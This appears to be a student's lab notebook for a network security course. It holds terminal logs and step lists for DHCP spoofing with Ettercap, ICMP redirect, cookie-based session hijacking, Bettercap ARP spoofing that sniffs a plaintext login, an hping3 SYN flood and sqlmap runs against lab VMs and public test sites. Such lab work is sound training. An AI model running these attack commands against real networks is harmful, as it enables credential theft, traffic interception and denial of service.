No operation can be performed on Bluetooth Network Connection while it has its media disconnected.

Ethernet adapter Bluetooth Network Connection:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . :

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix . :
    Link-local IPv6 Address . . . . : fe80::9b2:9244:2125:7b35%11
    IPv4 Address. . . . . : 192.168.139.12
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.139.142

Tunnel adapter isatap.{C1DD8211-4BAE-405E-8CD1-C906876B8A52}:

    Media State . . . . . : Media disconnected
```




```
Ettercap
0.8.3.1 (EB)


Delete Add Delete Add

DHCP spoofing: using specified ip_pool, netmask 255.255.255.0, dns 8.8.8.8
DHCP: [00:0C:29:2C:DC:E3] REQUEST 192.168.139.142
DHCP spoofing: fake ACK [00:0C:29:2C:DC:E3] assigned to 192.168.139.142
DHCP: [192.168.139.142] ACK : 192.168.139.142 255.255.255.0 GW 192.168.139.142 DNS 8.8.8.8
DHCP: [00:50:56:C0:00:08] REQUEST 192.168.139.1
DHCP spoofing: fake ACK [00:50:56:C0:00:08] assigned to 192.168.139.1
DHCP: [192.168.139.142] ACK : 192.168.139.1 255.255.255.0 GW 192.168.139.142 DNS 8.8.8.8
DHCP: [00:0C:29:26:E8:0B] DISCOVER
DHCP spoofing: fake OFFER [00:0C:29:26:E8:0B] offering 192.168.139.10
DHCP: [192.168.139.142] OFFER : 192.168.139.10 255.255.255.0 GW 192.168.139.142 DNS 8.8.8.8
DHCP: [00:0C:29:26:E8:0B] DISCOVER
DHCP spoofing: fake OFFER [00:0C:29:26:E8:0B] offering 192.168.139.11
DHCP: [192.168.139.142] OFFER : 192.168.139.11 255.255.255.0 GW 192.168.139.142 DNS 8.8.8.8
DHCP: [00:0C:29:26:E8:0B] DISCOVER
DHCP spoofing: fake OFFER [00:0C:29:26:E8:0B] offering 192.168.139.12
DHCP: [192.168.139.142] OFFER : 192.168.139.12 255.255.255.0 GW 192.168.139.142 DNS 8.8.8.8
DHCP: [00:0C:29:26:E8:0B] REQUEST 192.168.139.12
DHCP spoofing: fake ACK [00:0C:29:26:E8:0B] assigned to 192.168.139.12
DHCP: [192.168.139.142] ACK : 192.168.139.12 255.255.255.0 GW 192.168.139.142 DNS 8.8.8.8
```

Week 6

ICMP Redirect







```
C:\Users\????>ping 192.168.139.142

Pinging 192.168.139.142 with 32 bytes of data:
Reply from 192.168.139.142: bytes=32 time=3ms TTL=64
Reply from 192.168.139.142: bytes=32 time=1ms TTL=64
Reply from 192.168.139.142: bytes=32 time=1ms TTL=64
Reply from 192.168.139.142: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.139.142:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 3ms, Average = 1ms

C:\Users\????>
```





Week 7

Session hijacking

- win7
- research testfire.net
- login user and pwd:admin
- right click inspect
- application
- cookies copy value
- go to kali
- past value






Bettercap arp spoof for username and password hack

- kali and win
- write
- net.probe on
- set arp.spoof.full duplex true
- set arp.spoof.targets 192.168.0.162
- set net.sniff.local true
- arp.spoof on
- net.sniff on
- research test.php in win
- login

```
root@kali: ~
File Actions Edit View Help
root@kali) ~
sudo bettercap
bettercap v2.33.0 (built for linux amd64 with go1.22.6) [type 'help' for a list of commands]

192.168.0.0/24 > 192.168.0.158 » [14:59:10] [sys.log] [warn] Could not find mac for 172.20.10.1
192.168.0.0/24 > 192.168.0.158 » net.probe on
192.168.0.0/24 > 192.168.0.158 » [14:59:30] [sys.log] [info] net.probe starting net.recon as a requirement for net.probe
192.168.0.0/24 > 192.168.0.158 » [14:59:30] [sys.log] [info] net.probe probing 256 addresses on 192.168.0.0/24
192.168.0.0/24 > 192.168.0.158 » [14:59:30] [endpoint.new] endpoint 2a02:9b0:2:7189:78ab:7782:a675:308d detected as 4a:35:2b:54:09:64.
192.168.0.0/24 > 192.168.0.158 » [14:59:30] [endpoint.new] endpoint 192.168.0.121 detected as 3e:52:a1:0c:9c:2f.
192.168.0.0/24 > 192.168.0.158 » [14:59:30] [endpoint.new] endpoint 192.168.0.1 detected as 38:6f:6b:18:fd:5c (GUANGDONG OPPO MOBILE TELECOMMUNICATIONS CORP.,LTD).
192.168.0.0/24 > 192.168.0.158 » [14:59:31] [endpoint.new] endpoint 192.168.0.110 detected as 2a:87:ed:c5:4a:6b.
192.168.0.0/24 > 192.168.0.158 » [14:59:32] [endpoint.new] endpoint 192.168.0.162 (WORKGROUP) detected as 00:0c:29:e7:1f:78 (VMware, Inc.).
192.168.0.0/24 > 192.168.0.158 » [14:59:32] [endpoint.new] endpoint 192.168.0.160 detected as 94:bb:43:3c:36:40 (AzureWave Technology Inc.).
192.168.0.0/24 > 192.168.0.158 » [14:59:32] [endpoint.new] endpoint 192.168.0.137 detected as 8a:a5:ea:b8:0a:fa.
192.168.0.0/24 > 192.168.0.158 » [14:59:32] [endpoint.new] endpoint 192.168.0.126 detected as 2e:d2:23:3d:f7:e2.
192.168.0.0/24 > 192.168.0.158 » [14:59:34] [endpoint.new] endpoint 192.168.0.178 detected as 4a:9d:8c:d8:68:ea.
192.168.0.0/24 > 192.168.0.158 » set arp.spoof.full duplex true
192.168.0.0/24 > 192.168.0.158 » set arp.spoof.targets 192.168.0.162
192.168.0.0/24 > 192.168.0.158 » set net.sniff.local true
192.168.0.0/24 > 192.168.0.158 » arp.spoof on
[15:02:04] [sys.log] [info] arp.spoof enabling forwarding
192.168.0.0/24 > 192.168.0.158 » [15:02:04] [sys.log] [warn] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack will fail.
192.168.0.0/24 > 192.168.0.158 » [15:02:04] [sys.log] [info] arp.spoof arp spoofer started, probing 1 targets.
192.168.0.0/24 > 192.168.0.158 » net.sniff on
192.168.0.0/24 > 192.168.0.158 » [15:02:24] [net.sniff.mdns] mdns fe80::890:42e9:7e58:c918 : PTR query for _rdlink._tcp.local
192.168.0.0/24 > 192.168.0.158 » [15:02:24] [net.sniff.mdns] mdns 192.168.0.110 : PTR query for _companion-link._tcp.local
192.168.0.0/24 > 192.168.0.158 » [15:02:24] [net.sniff.mdns] mdns 192.168.0.110 : PTR query for _rdlink._tcp.local
192.168.0.0/24 > 192.168.0.158 » [15:02:24] [net.sniff.mdns] mdns fe80::890:42e9:7e58:c918 : PTR query for _companion-link._tcp.local
192.168.0.0/24 > 192.168.0.158 »
```



```

192.168.0.0/24 > 192.168.0.158 » [15:03:00] [net.sniff.dns] dns oppowifi.com. > local : 137.0.168.192.in-addr.arpa is Non-Existent Domain
192.168.0.0/24 > 192.168.0.158 » [15:03:00] [net.sniff.dns] dns oppowifi.com. > local : 126.0.168.192.in-addr.arpa is Non-Existent Domain
192.168.0.0/24 > 192.168.0.158 » [15:03:01] [net.sniff.mdns] mdns 192.168.0.110 : PTR query for _companion-link._tcp.local
192.168.0.0/24 > 192.168.0.158 » [15:03:01] [net.sniff.mdns] mdns fe80::890:42e9:7e58:c918 : PTR query for _companion-link._tcp.local
192.168.0.0/24 > 192.168.0.158 » [15:03:01] [net.sniff.mdns] mdns 192.168.0.110 : PTR query for _rdlink._tcp.local
192.168.0.0/24 > 192.168.0.158 » [15:03:01] [net.sniff.mdns] mdns fe80::890:42e9:7e58:c918 : PTR query for _rdlink._tcp.local
192.168.0.0/24 > 192.168.0.158 » [15:03:04] [net.sniff.http.request] 333: WORKGROUP POST testphp.vulnweb.com/userinfo.php

POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
Referer: http://testphp.vulnweb.com/login.php
Accept-Language: ar,en-US;q=0.9,en;q=0.8
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://testphp.vulnweb.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/109.0.0.0 Safari/537.36
Connection: keep-alive
Content-Length: 23
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate

uname=mohecd&pass=12345

[15:03:04] [net.sniff.http.response] 333: 44.228.249.3:80 302 Found → WORKGROUP (14 B text/html; charset=UTF-8)
192.168.0.0/24 > 192.168.0.158 » [15:03:04] [net.sniff.http.request] 333: WORKGROUP 55: testphp.vulnweb.com/login.php
192.168.0.0/24 > 192.168.0.158 » [15:03:04] [net.sniff.http.response] 333: 44.228.249.3:80 200 OK → WORKGROUP (5.5 kB text/html; charset=UTF-8)
192.168.0.0/24 > 192.168.0.158 » [15:03:08] [net.sniff.mdns] mdns 192.168.0.126 : PTR query for _sleep-proxy._udp.local
192.168.0.0/24 > 192.168.0.158 » [15:03:08] [net.sniff.mdns] mdns fe80::1433:cf65:bd97:c6b4 : PTR query for _sleep-proxy._udp.local

```

Week 8

DOS

SYN Flood DoS Attack Using HPing3 tool in Kali Linux in VMware (Ubuntu Target)

- Performing a SYN flood attack
- This guide is for **educational purposes** and **authorized penetration testing** only.
- Use only in a **controlled lab environment** (e.g., VMware with a virtual Ubuntu target).

```
1. mohammed@mohammed-VMware-Virtual-Platform:~$ sudo apt update
[sudo] password for mohammed:
Hit:1 http://sa.archive.ubuntu.com/ubuntu noble InRelease
Hit:2 http://security.ubuntu.com/ubuntu noble-security InRelease
Get:3 http://sa.archive.ubuntu.com/ubuntu noble-updates InRelease [126 kB]
Hit:4 http://sa.archive.ubuntu.com/ubuntu noble-backports InRelease
Fetched 126 kB in 2s (57.7 kB/s)
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
376 packages can be upgraded. Run 'apt list --upgradable' to see them.
mohammed@mohammed-VMware-Virtual-Platform:~$ sudo apt install snapd
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
snapd is already the newest version (2.67.1+24.04).
snapd set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 376 not upgraded.
mohammed@mohammed-VMware-Virtual-Platform:~$ sudo apt install snapd
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
E: Unable to locate package snapd
mohammed@mohammed-VMware-Virtual-Platform:~$ sudo snap install gnome-system-monitor
snap "gnome-system-monitor" is already installed, see 'snap help refresh'
mohammed@mohammed-VMware-Virtual-Platform:~$
mohammed@mohammed-VMware-Virtual-Platform:~$ gnome-system-monitor
(Floppy Disk) smatch in svg_surface_destroy
```



3.

```

root@kali: ~
File Actions Edit View Help

(root@kali)~[~] |@kali: ~
# hping3 -S 192.168.154.128 -p 80 --flood

HPING 192.168.154.128 (eth0 192.168.154.128): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
(hping3) socket() operation not permitted
81: ^C
— 192.168.154.128 hping statistic —
415095 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

(root@kali)~[~] |@kali: ~

```

4.

Task Manager

CPU: 50% Processes: 213 Memory: 42%... Swap: 0% (0 b...)

Task	PID	RSS	Group RSS	CPU	Group CPU
agent	1403	6.2 MiB	6.2 MiB	0%	0%
applet.py	1408	39.6 MiB	39.6 MiB	0%	0%
at-spi2-registryd ...	1291	7.3 MiB	7.3 MiB	0%	0%
at-spi-bus-launcher	1273	7.4 MiB	12.2 MiB	0%	0%
blueman-applet	1451	58.1 MiB	58.1 MiB	0%	0%
dbus-daemon --c...	1280	4.8 MiB	4.8 MiB	0%	0%
dbus-daemon --s...	1183	5.6 MiB	5.6 MiB	0%	0%
dconf-service	1339	5.6 MiB	5.6 MiB	0%	0%
gnome-keyring-d...	1184	9.8 MiB	9.8 MiB	0%	0%
gnome-agent --super	1306	3.6 MiB	3.6 MiB	0%	0%

● Starting task ● Changing task ● Terminating task

SQLMAP

```
File Actions Edit View Help
(kali@kali)-[~]
└─$ sqlmap -h

{1.9.3#stable}
https://sqlmap.org

Usage: python3 sqlmap [options]

Options:
-h, --help            Show basic help message and exit
-hh, --help-h         Show advanced help message and exit
--version             Show program's version number and exit
-v VERBOSE            Verbosity level: 0-6 (default 1)

Target:
At least one of these options has to be provided to define the
target(s)
-u URL, --url=URL      Target URL (e.g. "http://www.site.com/vuln.php?id=1")
-g GOOGLEDORK          Process Google dork results as target URLs

Request:
These options can be used to specify how to connect to the target URL
--data=DATA            Data string to be sent through POST (e.g. "id=1")
--cookie=COOKIE        HTTP Cookie header value (e.g. "PHPSESSID=a8d127e..")
--random-agent         Use randomly selected HTTP User-Agent header value
--proxy=PROXY          Use a proxy to connect to the target URL
--tor                  Use Tor anonymity network
--check-tor            Check to see if Tor is used properly

Injection:
These options can be used to specify which parameters to test for,
provide custom injection payloads and optional tampering scripts
-p TESTPARAMETER       Testable parameter(s)
--dbms=DBMS            Force back-end DBMS to provided value

Detection:
These options can be used to customize the detection phase
--level=LEVEL          Level of tests to perform (1-5, default 1)
--risk=RISK            Risk of tests to perform (1-3, default 1)

Techniques:
```

```
(kali@kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com

{1.9.3#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal
laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 07:07:16 /2025-04-15/

[07:07:18] [INFO] testing connection to the target URL
[07:07:19] [INFO] checking if the target is protected by some kind of WAF/IPS
[07:07:19] [INFO] testing if the target URL content is stable
[07:07:20] [INFO] target URL content is stable
[07:07:20] [CRITICAL] no parameter(s) found for testing in the provided data (e.g. GET parameter 'id' in 'www.site.com/index.php?id=1'). You are advised to rerun with '--forms --crawl=2'

[*] ending @ 07:07:20 /2025-04-15/

(kali@kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com -D acuart --tables

{1.9.3#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal
laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 07:07:58 /2025-04-15/

[07:07:59] [INFO] testing connection to the target URL
[07:08:00] [INFO] testing if the target URL content is stable
[07:08:00] [INFO] target URL content is stable
[07:08:00] [CRITICAL] no parameter(s) found for testing in the provided data (e.g. GET parameter 'id' in 'www.site.com/index.php?id=1'). You are advised to rerun with '--forms --crawl=2'

[*] ending @ 07:08:00 /2025-04-15/
```

```
(kali@kali)-[~]
$ sqlmap -u http://testphp.vulnweb.com -D --T users

